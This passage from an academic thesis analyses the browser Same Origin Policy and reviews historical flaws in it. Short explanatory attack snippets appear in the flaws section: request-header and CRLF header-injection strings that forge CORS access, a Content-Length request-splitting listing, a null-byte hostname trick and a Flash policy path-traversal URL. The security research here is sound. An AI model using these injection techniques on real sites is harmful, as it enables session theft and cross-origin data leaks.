Microsoft Silverlight Among browser plugins, Microsoft's Silverlight, released in 2007, is the newest. Despite its good installation count that has become on par with Java at 69%, its share among websites of less than 0.5% indicates little relevance [Stab, Q-S]. Silverlight's security model does not bring any unexpected novelties [Micd]. Access to the DOM is restricted to documents being same-origin with the URL of the applet and may be lifted using an *enableHTMLAccess* parameter that behaves similar to *allowScriptAccess* for Flash. Outgoing HTTP requests are bound to origin rules as well, although Silverlight loosens restriction for HTTP/HTTPS transitions. Requests for media types meant for display or playback are globally allowed, as it is common for HTML *img* tags. Its restrictions may be lifted using *clientaccesspolicy.xml* files, but Silverlight complies with Flash and Java by obeying *crossdomain.xml* policies as well. Hence, raw sockets may also be opened towards domains that specifically opt in in their policy. Silverlight access policies given in a *clientaccesspolicy.xml* file bears some minor differences, as it allows a finer level of granularity (i.e., includes policy for HTTP and Socket requests in one document) [Zal11, Micb].

3.1.4 The Same Origin Policy for non-HTTP URLs

Modern browsers support a multitude of URI schemes other than HTTP. Foremost examples are the *ftp* and *file* URI scheme, which give access to FTP servers and local files, respectively. But URLs do not necessarily point to actual files at all. While schemes like *ftp* and *HTTP* give a precise pointer to a location that is universally accessible and mostly irrespective of any context (except network connectivity boundaries), other schemes can only be resolved in the current site context, for the current browser instance or a specific file system.
The protocols *data* and *javascript* are somewhat implicit URIs as they convey the resource instead of pointing to it. Data URIs consist of the scheme string *data:*, optional

information about the media type (content-type, semicolon, character set), an encoding scheme (e.g., Base64), and the actual payload [Mas], for example:

```
data:[<mediatype>][;base64],<data> or
data:text/html,<h1>Hello World</h1>
```

JavaScript URIs have a much simpler syntax, as they just bear an arbitrary string that is executed when the URL is followed, e.g., `javascript:alert(1)`. Another very notable scheme is *about*: every browser knows `about:blank` which denotes an empty page. Firefox uses this scheme in custom pages for settings and user warnings (`about:addons`, `about:neterror`) whereas other browsers use the *chrome* and *opera* scheme for internal purposes. The recently created *File API* specification includes *File* and *Blob* objects to handle files and binary data in JavaScript [W3Cd]. This scheme allows data present in JavaScript to be used for several use cases like references and inclusion with, for example, *iframe* and *img* tags. These URIs can be created with *window.URL.createObjectURL* but are only usable in the current document's scope and are revoked as soon as it has been left.
Firefox allows nesting of pseudo protocols like *feed*, *pcast* or *jar* where the former does not appear to yield any effect and the latter performs implicit decompression (JAR files are ZIP files, cf. Section 5.2.1) and allows addressing of the ZIP file's content.
In Google Chrome, a *file* URL is never *same-origin* with another *file* URL, whereas Firefox allows access to files in the same directory or subdirectories. Opera and older versions of Internet Explorer allow unconstrained access via DOM and XMLHttpRequest for all documents behind a *file* URI. Internet Explorer 7 applies the same rules, but only after the user has clicked through a warning about JavaScript on local files.
The schemes *data*, *javascript* and the page *about:blank* usually adopt the origin from the creating page, meaning that the origin is not really depending on the current URL but is determined from the opening page. In these cases, the DOM attribute *document.domain* usually returns the domain of the opening window.
So-called *origin inheritance* of these URIs is highly dependent on the involved user agent; the feasibility of an exhaustive enumeration across browsers is questionable [Zal11, chapter 10]. Although the origin RFC determines that each non-HTTP URI should be assigned a globally unique origin, which would therefore be inherently *not same-origin* with any other resources. This is unfortunately highly unlikely to be adopted by browser vendors, as it would break compatibility with legacy web pages that make use of the existing behavior. The current version of the HTML5 specification gives limited advise which origin is to assign for most of the protocols mentioned above, but whether this will change these deep foundations of a browser's code has yet to be answered.

3.2 Exceptions

This section covers exceptions, bugs and loopholes for a policy that seems rather strict at first glance. In the process, recently added features that weaken the policy are covered as well.

3.2.1 A Weakened Same-Origin Policy

Many features of the web are much older than the SOP and as such it shares the fate of all security enhancements that danger downward compatibility: they are weakened. Cookies, for example, may be bound to a path with `Set-Cookie: key="value"; expires=Fri, 26-Oct-2012 12:34:56 GMT; Max-Age=2592000; Path=/search/;`. This defines that only documents within this directory shall receive this name-value-pair in further HTTP requests. A naive interpretation would imply that DOM access is therefore only granted to documents on this path. The SOP for DOM access however states that every DOM attribute within the same origin may be read. Thus, documents in a completely different path are in the same origin and may therefore access window handles (gained through frames or popups) for the target path and read the *document.cookie* attribute [JB08, p. 2].
Another legacy feature that contradicts with a naive interpretation of the SOP is the setter for *window.location*: framed documents have always been able to set (and only set) the location of the outer window by accessing the next outer window with *window.parent* and the top-most window with *window.top*. This feature was mostly used for *frame busting*, a method to prevent spoofing and phishing attacks in which web pages are embedded seamlessly to make the outer (evil) window appear more legitimate. A more recent effort that started with Internet Explorer made browsers implement support for the *X-Frame-Options* HTTP response header, which allows site to state from which sites they allow to be framed (none, same-origin only or a specific list of origins).
The *Referer* header, which is older than the SOP as well, where a user agent may state from which document the current navigation has come. This request header is mirrored in the DOM attribute *document.referrer* (a spelling mistake in the HTTP specification was adopted by every implementing browser, the DOM attribute however is spelled correctly). Although read access to *top.location* and *parent.location* should be disallowed for non same-origin frame relationships (as stated above), the *referrer* attribute leaks this information.
All browsers support a so-called *effective script origin*, which may be instantiated by two subdomains which share a common suffix. These subdomains can opt in to have the same origin for DOM access. Whereas this rule is easy to be phrased in words, its implementation has caused a set of serious bugs in the past (see next chapter). The rule goes as follows: subdomains must *both* set their DOM property *document.domain* to their common suffix, i.e., `document.domain = ".example.com";`. From this point on, all DOM access is granted. It may appear obvious that *foo.example.com* and

bar.example.com share a common prefix, but *example.com* and *example.org* do not. The separation of domain and its ending is not that intuitive for every case, considering that domain endings like .co.uk and even .pvt.k12.wy.us form inseparable suffixes that may not be separated at the dot sign. Mozilla maintains the so-called *Public Suffix List*, which aims to contain all valid domain endings [Mozd]. It is also against intuition that changing the *effective script origin* will disable all SOP separation for documents on different ports (except for Internet Explorer, which enforces no port restriction whatsoever). This can cause serious harm in a shared hosting environment, where other domain names on the same host may listen on arbitrary ports [WHAa, section 6.3.1].
Internet Explorer, despite its obedience to the SOP when it comes to scheme and domain name, also enforces the so-called *URL Security Zones* [Mica]: every document is assigned a zone (think: policy) which will then apply different rules and therefore lift or restrict the document's capabilities laid out by the standard SOP. Not only does this inherently bind security decisions to something other than an origin, which has already been pointed out as potentially hazardous by Jackson and Barth [JB08], restrictions to access content from other hosts are also completely lifted for documents in the *Local Intranet Zone*, i.e., documents on that are believed to be hosted on machines in the very same network as the current computer.

3.2.2 Cross-Origin Communication: Features and Loopholes

Documents from one domain have always been able to generate some sort of request towards other domains. Everyday web features like embedding images, using Cascading Style Sheets (CSS) or JavaScript may point to remote resources. The web browser then requests the specified file and renders it accordingly (i.e., shows the image, parses the stylesheet or executes the script). Using forms, it is even easier to send almost arbitrary HTTP requests to other sites. Documents can therefore easily cause cross-site requests with more or less arbitrary parameters and request methods. It is noteworthy that web applications do not always distinguish between HTTP requests from within their application scope or those issued on behalf of some other document. This issue is widely known as *Cross-Site Request Forgery* (CSRF). For all these methods, it is however either impossible or highly limited to see what kind of response these requests yielded. The JavaScript scope has certain (yet limited) measures to see the outcome of such requests, e.g., the used style sheet for an element that depends on whether former CSS directives have succeeded or inspecting the current JavaScript namespace to see whether functions defined in other documents are actually available. But all these depend on responses that return valid CSS and JavaScript resources, which usually do not contain sensitive session information.
Allowing specific HTML documents to communicate across domain borders is a feature that many web developers *do* find useful. Because of the implication on private session data (see Section 4.1.2) this was deemed far too dangerous and the request

for an opt-out procedure for specific domains or documents remained unfulfilled for a long time. Despite this dilemma, several hacks have evolved that used loopholes or bugs to transfer information across origins, which will be described in the next section. Although they gain valuable insight on the tightness of the SOP, they may also pose a sincere risk. Indeed, not all of them have been safely implemented. Some even introduce security vulnerabilities inherently.

As an example, setting the *location* variable of another frame is possible from within the outer window, regardless of the two pages origins. This appears obvious, since its location is also controllable with the iframe's *src* attribute in the outer window's DOM by design. Changing only the *hash* part of the location object will not cause a page refresh, since it addresses still the same HTTP resource. The iframe tag's *name* attribute may also be used, which then propagates into *window.name* of the inner window. Now, using the *onhashchange* event (or by polling, as some older browsers do not support this event), the inner window may be notified of this. Putting all of this together, the parent window as the source may now put arbitrary data (using URL encoding) into the framed window's hash. This allows an unintended, yet frequently used way to transfer data across origins (implemented in cross domain sharing libraries and covered in numerous blogs [Fre, IBM, Bur08]). It is noteworthy that this data channel is also suspect to the usual input validation considerations one should always apply towards web applications. Information in a location's hash may be set by anyone and may contain unsafe data that need escaping before being rendered. Since the location attribute is not readable across origins, one can not safely rely on whether the location of the targeted window handle is still the targeted document. It is also highly probable that a simple prototype implementing this scheme may easily be susceptible to DOM-based Cross-Site Scripting (XSS).

With the adoption of JavaScript Object Notation (JSON) as a structured data format for the web, another cross domain hack came up: JSONP. JSON is used all over the web to hold human readable data within what looks like a simple JavaScript object. Many websites (and even database management systems like CouchDB) use JSON for asynchronous requests that fetch further information on demand (also known as Ajax). JSONP is the equivalent where third party JavaScript resources are included via *script* tags, but the response body (i.e., the actual script) is generated on demand: the result is JSON data wrapped in a call to a consumer-defined function, within the scope of the including web page's JavaScript.

For example let's consider an API where people may resolve ZIP codes to city names. Request parameters like `?zip=44807&funcname=resolved` result in a response body similar to `resolved({'zip':44807, 'city':'Bochum'});` It is very obvious that this poses certain security threats: first of all, a third party JavaScript that is in someone else's control gains execution privileges in the context of the whole document. An evil API provider might secretly include additional, malicious function calls. As a consumer of the API, you are also neither responsible nor in any position to ascertain or test the security of this API. Generating JavaScript function calls based on user input is, in general, pretty close to an XSS vulnerability.

Web technologies other than standard JavaScript and HTML have embraced cross

domain communication earlier: Flash (Java and then Silverlight adopted this later) has come up with a so-called cross domain policy that serves as an explicit way to opt out of the SOP for specific requests from defined source domains (cf. Section 3.1.3). As a reaction to this, Microsoft developed the *XDomainRequest* for Internet Explorer 8 [Mice]. The key essence of *XDomainRequest* is to follow the approach provided by cross domain policies and adopt it into HTTP with specific headers (with the consequence that access control remains within the HTTP protocol and is not intermixed with mere files, which could be of dubious origin).

XDomainRequest makes a good effort with regard to security by *not* making use of ambient authentication by default (that is, using the current session data within outgoing requests towards other origins). The criterion for an outgoing request to succeed here is, once again, the acknowledgment of the target web server. The web server has to respond with an *Access-Control-Allow-Origin* HTTP header that states which origin is allowed to perform these requests. The value for this header can either be * or a precise origin in the form of `scheme://host[:port]/`. This cross-domain communication scheme has also been adopted in the newer revision of XMLHttpRequest (during the standardization process called XHR Level 2) and is standardized as *Cross-Origin Resource Sharing* (CORS) [W3Cb].

The newest XMLHttpRequest revision comes with a few more features [W3Ci]: despite requests against other origins and custom headers (except obviously harmful ones like *Origin*, *Cookie*, *Host* for example) other methods are allowed as well (again, except the specifically blacklisted methods *CONNECT*, *TRACE* and *TRACK*). For all request features "that could not originate from certain user agents before this specification existed a preflight request is made to ensure that the resource is aware of this specification" [W3Cb, Section 7.1.5]. This means, that the browser has to perform an HTTP *OPTIONS* request with the desired parameters in an *Access-Control-Request-Method* or *-Headers* header and a correct *Origin* header to indicate where the request is coming from. Only if the response to this preflight request comes with *Access-Control-Allow-* headers that match the request set up in an XMLHttpRequest object, the actual HTTP request is sent.

On top of the cross-domain features provided by the new API, it is also possible to instruct the XHR object to create specific objects from the returned resource - contrary to normal strings. The types are *arraybuffer*, *blob* (for binary data), *document* (with included DOM methods), *json* (JSON validation and parsing included), and *text* (the default behavior).

On a higher level, a new DOM method for cross origin communication has emerged that provides a similar API to the one described by the hash change polling. The *window.postMessage* method, called on window handles or arbitrary origins, accepts two parameters [WHAa, Section 10.4]: the message and the expected origin of the other. The function then emits a message event that can be received by using the typical *EventListeners* API. The delivered message object bears a reference to the origin and the window object that sent the data and the data itself. As with all data that is crossing window boundaries, no input should be used unless proper validation of the source as well as the data itself has been made.

3.3 Other Browser Policies

There are other policies in modern browsers despite the SOP. The most notable policies are covered in the following section.

3.3.1 Content Security Policy

The *Content Security Policy (CSP)* specification is still in draft status (as of October 2012). The aim of CSP is to mitigate injection attacks like XSS [W3Ca]. When receiving a website the server may include a reference to the policy in place. This can be done by using the HTTP response headers *Content-Security-Policy* or *Content-Security-Policy-Report-Only*. As of writing this, the discussion whether to enable CSP using `meta` tags has not been concluded. The policy file is a list that contains allowed locations per resource type, e.g., *script*, *style* and *img*. Resources of a specific type are then allowed from the listed locations only. In general, using CSP forbids inline JavaScript and brings an inherent separation of all resources. This means that all injected JavaScript code may easily be discarded.
An analysis of the 25,000 top web sites (according to Alexa [Ale]) that we have carried out in August 2012 shows that about 95% make use of inline JavaScript (details about our analysis can be found in Section 5.2.3). Adoption of CSP, therefore relies on the rewriting of web pages, which appears highly unlikely.
Some browsers use websites on pseudo URIs like `chrome://settings` or `about:addons` for preferences and other extra functionalities. Since these pages have access to privileged JavaScript APIs they are an even greater asset than normal web pages. Google Chrome, therefore, protects these pages with CSP.

3.3.2 HTML5 Iframe Sandbox

The *iframe* tag is used to include other HTML files for display within the current document. Including third party domains involves relying on something and giving control to the hoster of this document. A framed document may always escape the current view by setting *top.location*. This is also known as *frame-busting* and was used as a security feature for websites that do not wish to be included into other sites. Disallowing this has since been implemented in a more robust fashion, by setting *X-Frame-Options* headers in HTTP responses. Now, to reliably include third-party content, or even user-generated content, the *sandbox* attribute for *iframe* tags has been developed: Its aim is to allow the inclusion of HTML files for display only. By default the sandbox restricts the HTML page from using JavaScript in general, disables all plugins and forms. The inner web page is also assigned a unique origin. Certain bits of this restriction may be lifted by using the keywords *allow-forms*, *allow-popups*, *allow-same-origin*, *allow-scripts*, and *allow-top-navigation*. As

the current draft precisely notes, giving the latter two capabilities will allow a sandbox escape by navigating the outer window to the location of the inner window, i.e., using
`if (top != window) { top.location = window.location ; }`. This feature is most useful for websites that make use of potentially harmful content. Still, the direct navigation of such content will expose the whole origin to any JavaScript within the potentially harmful content. Therefore hosting on a separate domain is advised [WHAa, Section 4.8.2].

3.3.3 P3P Policies

Despite the term *policy*, the Platform for Privacy Preferences Project (P3P) policies are no *security* policies. Website authors may use P3P to state their privacy procedures. This includes whether information is stored for a specific transaction (e.g., a purchase), long-term or even given to third parties. Whenever a document on that website asks for personal information, the browser compares the website's policy with the user's privacy preferences. The browser can then warn the user, block or continue the following requests [W3Cf].
P3P is mainly present as a leftover fragment in some website's HTTP response headers. Internet Explorer 6 discards cookies from sites that collect personally identifiable information after a session has ended and refuses to save those cookies from third party site's [Micc]. To ensure compatibility a pro forma policy is sent, sometimes only referencing a normal web page that explains the sites privacy practices in prose, for example:

```
P3P: CP="This is not a P3P policy!  See http://www.google.com/
support/accounts/bin/answer.py?hl=en&answer=151657 for more info."
```

P3P has gained little to no implementation by major browser vendors. The P3P working group has therefore suspended its work [W3Cf].

3.4 Summary

All in all the Same Origin Policy is a general term for a concept that has been created ad-hoc and adapted to new features whenever they occurred. Current browser security depends on a situation that is believed to be consistent across all implementations and layers but, apparently, is not. We have shown that the SOP consists of a multitude of corner cases, loopholes and vendor specific exceptions. This diversity as well as its historic growth complicates a holistic analysis. Despite these complications, we have also emphasized that the general approach of a Same Origin Policy in its current form bears the danger of bypasses whenever a new JavaScript API is created. We mentioned the clash between ubiquitous JavaScript capabilities and

a reference monitor on the DOM that lags behind in posing a separate restriction mechanism of disallowed actions.
The SOP lacks a consistent reference implementation for general adoption or analysis which in fact can not be provided due to its history growth, much rather than a homogeneous concept, which again foils a general examination. The next chapter focuses on flaws in the Same Origin Policy, grouping related issues by affected feature. It also discusses the security implications of discordant enforcements, which may even elevate to complete policy violations as soon as disagreeing layers interplay.

4 Evaluation of SOP Flaws

> "Web browsers' access control policies have evolved piecemeal in an ad-hoc fashion with the introduction of new browser features. This has resulted in numerous incoherencies" [SMWL10]

As the introductory quote emphasizes, the Same Origin Policy (SOP) provides a security policy that is deficient in its implementations as well as in its formalization. Although its essence is easily explained in words, the application of such a policy is apparently hard to come by in a holistic fashion. This chapter gives an overview of an attacker's goals and discuss how attacks on the SOP may be leveraged. The following sections review previous bugs and flaws across major browsers and plug-ins. The SOP spans over several layers of abstraction (e.g., DNS, HTTP, Document Object Model (DOM), JavaScript (JS) and plug-ins) and we show that issues arose in all of them along with the interplay of different layers. The mere existence of abstraction layers increases interchangeability and independence of components, but also comes with the risk of misconceptions, where the logic in one layer is wrongly guessing the other API's state, i.e., when it comes to parsing mismatches for different routines in separate layers. This bears an inherent risk for security issues to occur, as we illustrate in this chapter. This chapter is structured as followed: the first section will describe the incentives of attacking the browser and give reasons that make the SOP a valuable target for these attacks. The second section will evaluate previous implementation flaws that could help bypassing the SOP. The last section summarizes.

4.1 Attack Scenario

This section goes into an attacker's motivation to perform his compromise through the browser. It discusses the means to reach this goal, including the different levels of compromise with examples for widespread attacks in the past.

4.1.1 Adversary Model

With the increasing use of the web as the major protocol used on the Internet, the browser has also grown to be the software most likely to be used as an attack gateway [Min], with 3 of the top 5 software products with the most vulnerabilities being

browsers [CVE]. The actual method to trigger browser vulnerabilities varies from malicious banner advertisements, programmatically compromised web applications (through mass exploitation of popular software like Wordpress) to URLs for web sites specifically set up to exploit unsuspecting users being spread by spam.
The actual incentive for the exploitation of personal computers (in contrast to servers) is mostly an economical one, that can be leveraged by all sorts of means. Some web pages merely probe the browser for particular domains in the history or active sessions with social networks in order to tailor banner advertisements to the users in the hope of an increased click rate [Ant]. Other sites may want to steal personal information, be it present as session information in another browsing tab or on the file system, even to the extent of convincing inexperienced users into voluntarily submitting personal information and authentication credentials to a website, that mimics the looks of a different, legitimate site (*phishing*). Alternative attacks leverage vulnerabilities in the browser to gain control of the whole machine and install malware that extends to system wide control, thus bypassing the need for user interaction. The computer then provides its bandwidth, data and CPU power to the attacker's liking, who may use it to spy the user or send spam to infect additional machines.
Whatever the the goal of an attacker is, most attacks might start with or leverage bypasses in the SOP. The next part will show what an attack that bypasses the SOP can achieve and which browser components are prone to this kind of vulnerability.

4.1.2 Levels of Compromise

In this section we describe the possible threats one has to face when the SOP is not or not sufficiently enforced. We list possible assets within the usual browser window in an increasing order of sensitivity. Since the SOP is an access control policy that monitors read access, the given threat is foremost a privacy or confidentiality threat. More powerful bypasses, possibly chained with other bugs, may also inflict the system's integrity, as will be shown later.
A comparably less sensitive asset is the URL currently loaded in another window or frame. Achieving access to it is a privacy issue, but with little technical consequences. More information may be derived from the set of URLs that are and were opened in the browser. History stealing hacks have a long history and it is well known that dubious websites already used tricks in the wild, possibly to display user tailored advertisements [Kre].
Attacks like this stem from abuses of legitimate browser APIs, countermeasures to not serve as a history oracle and counter-hacks to circumvent these measures. Nowadays, these attacks will not extract a list of the whole history but allow a mere probing of whether a well-known web site is within the set of visited URLs ([FS00], [WCJJ11]).

It is more dangerous when an attacker may read (or gain information about) actual website content. Research by Stone and Ros gives a good example where very little information helps to deduce the website's content [SR]. Their attack makes use of JavaScript hooks to analyze in-frame scrolling. The existence (or lack) of certain IDs in a search result document (used as fragment identifiers in the URL, e.g., `http://vuln/#HeadlineInText`) helps deducing what kind of documents are hosted on a victim's Sharepoint server. Reading specific parts of a document (c.f. [HWEJ10]) or even the HTTP response headers has an even greater impact:
The HTTP response headers may (and the HTTP request headers always do) contain the cookie that is used to authenticate the current user to a browsing session. Having the cookie, an attacker might just skip all complicated SOP bypasses and use his own browser to continue the victim's session.
The most common and one of the most dangerous instance of SOP bypasses allow reading arbitrary documents on any given host. The privacy implications are obvious: attackers may gain insight into all private information a browsing session may provide. From financial matters like online banking and shopping to private matters discussed pseudonymously in message boards or disclosed in social networks.
An even greater impact have attacks that not only gain read access to texts on other origin but also real JavaScript access to foreign objects. This vulnerability is also known as *Universal Cross-Site Scripting (XSS)*, as it allows execution of JavaScript within arbitrary site contexts. An attack like this gives insight into all browsing sessions and the capability to operate arbitrarily within an active session.
The risk may only be topped by elevating this attack into the scope of browser-specific pseudo-protocols or other privileged code, thus giving access to APIs that allow the execution of arbitrary code on the victim's computer with full file-system access (also known as *Cross-Zone Scripting*).
In addition to this, some whitelisted domains have extended privileges that may be abused with SOP bypasses: For example `www.macromedia.com` contains a Flash applet that displays and may change all Flash settings, `chrome.google.com` and `addons.mozilla.org` are white listed domains allowed to install add-ons in the respective browsers. And in Internet Explorer, `update.microsoft.com` is allowed to trigger Windows updates from within the browser. An attacker executing JavaScript code on these domains can use these capabilities. Reading from these web pages from a different origin will leak their content (which reflects system settings or browser internals).
In comparison to other typical vulnerabilities browsers may have, the described vulnerabilities in this thesis have little or no probabilistic aspect. Since their roots come mainly from logical flaws, implementation flaws or just API abuses, the likeliness of success is much higher than with the exploitation of memory corruptions in a hardened environment. Memory safety issues have recently become much harder to exploit. Most operating systems enforce a restriction that stack memory may not be executed by default (Data Execution Prevention), rendering the typical stack overflow exploit techniques useless. Other mitigation techniques like Address Space Layout Randomization initialize the process memory at a randomly

chosen address, so that an attacker exploiter can not use fixed addresses in his payload.

4.2 Flaws in the Same Origin Policy

Flaws in the SOP may not always root in one specific browser component, some even lie in the mere fact that there is an interaction of multiple layers. The following part shows previous vulnerabilities and describes them in the context of the affected component.

4.2.1 The Document Object Model

Content Inclusion in a Hostile Environment The DOM bears connectivity with nearly all layers. It is the source of numerous flaws in conjunction with resources being misinterpreted or leaking cross-origin content for other reasons. As the central binding for most APIs, it has handles to all (third party) files that are included within the current document, that may or may not be restricted. Content that is to be included is parsed according to rules in an environment that is set by the current document: function calls and attribute access in JavaScript depend on previously executed scripts as well as the current document layout. While it is obvious that functions and objects can be modified in previous scripts, the current document layout may overwrite existing DOM attributes as well: HTML tags like *img* and *form* may be accessed by their *name* attribute as a direct attribute from the current *document* or *window* object. This feature is also known as *DOM Clobbering* as explained by Heiderich [Hei12, Section 3.6.3]. JavaScript implements inheritance in prototypes, this means that changes in the prototype of an object and even the basic building block for all objects, *Object*, will propagate into all object instances. While this technique is useful for implementation of new features, it had also some severe security implications. Noting that while the inclusion of cross origin JavaScript is possible, read access to the actual source code is forbidden. Its execution environment, as stated before, may have been altered. Previous bugs allowed attackers to include cross domain resources and fetch content details from other files. A first hack used the *window.onerror* handler that may catch exception messages that may be triggered during erroneous JavaScript execution. Early browser implementations included too verbose error messages that allowed transfer of cross origin resources (even non-JavaScript) into the current document or leaked targets resources of URL redirections [Bor, Goo]. More recent approaches included third party JavaScript resources containing session information and gained access through custom *Array* or *Object* prototypes [Heyc]. Another mutation of this bug came up when Firefox implemented *Web Workers* [WHAa, Chapter 9], which conflicted with their *ECMAScript for XML* (E4X) feature: E4X essentially was a XML

notation as JavaScript syntax, which allowed the inclusion of arbitrary XML as a script [Has].

Scope Misconceptions JavaScript is standardized to operate on UTF-16 strings, i.e., a character set with a minimum length of of two bytes per character. Most C code (the predominant language for most underlying libraries and browser code) operates on ASCII strings which are terminated by a null character (i.e., the byte `\x00`) [Zala]. This discrepancy lead to a bug in Firefox, where evil websites could include a null byte in the *location.hostname* attribute: the JavaScript engine would consider this one of many arbitrary bytes in a string, whereas other code terminated its string operations after the control character. Exploiting this ambiguity could lead to the leak and modification of cookie content on other domains by settings the host to `evil.com\x00foo.example.com` because the HTTP requests were directed to *evil.com* while the DOM still operated in *example.com*'s namespace (see Figure 4.1).



Figure 4.1: Flawed charset conversion leads to unexpected domain resolution

Another interesting flaw used the feature to change the *effective scripting origin* by modifying the document's domain attribute (as explained in Section 3.2.1), as also discovered by Zalewski [Zal11, p. 151]: before the concerted effort of a *Public Suffix List* (also in Section 3.2.1), browsers had varying notions of when a domain ends. Thus domains with specific endings were able to specify a cookie for **.com.pl* (for example), effectively gaining write access to cookies for all domains within that suffix. While read access to these cookies through DOM access, for which the apparent cookie theft scenario has been explained earlier, was not possible with this

bug, write access is dangerous as well. An attacker could associate victims with other people's accounts or change affiliation tokens (used for attribution of provision payments in online advertisements) on all domains within the same suffix [Zald].

Abusing New DOM APIs In addition to the previous quirks, the relatively new *Canvas API* introduced features that allows manipulation of images in the DOM [WHAa, Section 4.8.11], has introduced some cross origin leaks as well. As predicted in Section 3.1.1, whenever a new API with access to user-defined resources comes up, its read features have to be restricted for other origins or a bug will appear. The prediction was fulfilled and will probably be proven right again in the future. Access to image data in *img* tags should, of course, only be granted when the image's location is within the same origin, as can be deduced from the URL. The security checks did exactly that and forgot to take HTTP redirections into account. The final resource URL that was finally loaded was in another origin, as the browser followed the *Location* header specified in the HTTP response to the URL given in the image tag's *src* attribute [Gun]. An invocation of the Canvas API method *toDataURI* could then extract the image content. Another bypass was based on race conditions within the rendering layer, in which referenced *same-origin canvas* objects could be copied to another object just after the source has changed origins [nas].
Then there is XMLHttpRequest and *window.postMessage* which are supposed to serve as a mean to transport message safely across origins, but unlike other DOM methods and possible contrary to expectations, ignore the *document.domain* (the *effective script origin* attribute) and depend on the origin [WHAa, Section 10.4.3].
Previous research by Ormandy [Orm] has also shown, that DNS records for some big sites contain a localhost subdomain (i.e., *localhost.citibank.com*) which is then *same-origin* with the local system. This spreads security issues from local software (in his example, he used XSS in CUPS, the Linux printing subsystem, which provides an HTTP interface by default) on to otherwise completely unaffected web sites.

4.2.2 XMLHttpRequests Across Origins

The XMLHttpRequest object has experienced similar scrutiny which surfaced a few interesting bugs. The most apparent API abuses were blocked, i.e., specifying custom HTTP *Host* headers to direct requests towards other domains on the same system (virtual hosting). Some browsers, however, were susceptible to seemingly trivial injection attacks. Although certain headers were blocked, an injection of simple whitespaces, tabs or line break characters would circumvent this restriction: for example,

```
setRequestHeader("Host: otherdomain.com", "") or
setRequestHeader("X-Allowed-Header","foo\nHost: otherdomain.com")
```

Other more sophisticated attacks used the fact that several HTTP requests may share a common TCP connection. By limiting the *Content-Length* header of a legitimate request, which is allowed to contain arbitrary data in the HTTP body, the server would consume the first request in the middle of the payload and resynchronize with the injected HTTP request within that payload [Zale]. The following listing (Listing 4.1) gives an example of this attack (taken from Zalewski's "The Tangled Web" [Zal11, p. 147]):

```
1  x.setRequestHeader("Content-Length", "7");
2
3  // The server will assume that this payload ends after the first
4  // seven characters, and that the remaining part is a separate
5  // HTTP request.
6  x.send(
7  "Gotcha!\n"+
8  "GET /evil_response.html HTTP/1.1\n" +
9  "Host: www.bunnyoutlet.com\n\n"
10 );
```

Listing 4.1: Wrong Content-Length splits one request in two

A bug that appeared in multiple browsers was that the XMLHttpRequest APIs gave access to cookies marked as *HTTPOnly* (i.e., inaccessible for JavaScript). Either by directly probing *getResponseHeader("Cookie")* or extracting from a list of all headers *getAllResponseHeaders()* [Pal], an attacker was able to read the cookie.
The advent of Cross-Origin Resource Sharing (CORS) in most modern browsers (all major browsers support this feature, but Internet Explorer versions before IE 10 use the *XDomainRequest* object for this), raises a new peculiarity: in the past, HTTP header injections in web applications lead to exploitation techniques like HTTP response splitting, XSS and redirects to attacker controlled URLs. Until a recent fix, PHP applications using the *header* function were the predominant example for this type of vulnerability. With CORS these vulnerabilities can be elevated to a cross origin leak, as XMLHttpRequest targets can trigger the bug and make the application appear to allow access from all origins. See Listing 4.2 for an example:

```
1  vuln.php?inj=%0D%0AAllow-Access-Control-Allow-Origin:%20*%0D%0AAccess-
       Control-Allow-Credentials:%20true
```

Listing 4.2: From Header Injection to Cross Origin Access

4.2.3 Same-Origin Circumvention with Plugins

As explained earlier, browser plugins have a wide range of capabilities to perform HTTP requests and access the DOM. Numerous bugs have been found in all sorts of plugins and we will explain two SOP related issues in Java with our findings in Chapter 5. The first one by Heiderich bypasses restrictions on *HTTPOnly* cookies,

whereas the second one reveals complete files of specific MIME type across origins. Some issues affect even multiple plugins at once [kuz]: cross domain policy files are mere text files. Our explanation in Section 3.1.3 already hints that a policy file will be accepted with ambiguous MIME types for common text and XML files. Malicious user uploads can expose whole directories and in addition, some parsers just disregarded invalid content before and after the policy content, so that malicious user uploads could be smuggled through naive file type verification routines. Typical web applications only allow user uploads within certain constraints: an application that expects images files can, for example, check for a valid PNG header or resize the image. As these methods do not change the metadata, an attacker could supply XML strings within the PNG file, so that a lax XML parser considers the image valid XML. These attacks can be mitigated by using a template PNG file with minimal metadata in the backend and just copy over the image payload from the uploaded file into a new one.
Flash has had numerous specific bugs: Flash has a function to load a policy file for a specified subdirectory on a third party domain to obtain the rules for further requests. This led to more complications with lax file parsing and user uploads. A path traversal bug could allow abusive Flash applets to apply different and possibly less restrictive policies for different paths, i.e.,

```
http://www.site.com/policyPath/%3f/..\otherPath\victim.php
```

All of these issues are fixed or limited, now that one can define a meta policy in the root directory which restricts the location of additional policies to specified paths or states that only files with the HTTP content-type set to *text/x-cross-domain-policy* should be accepted.
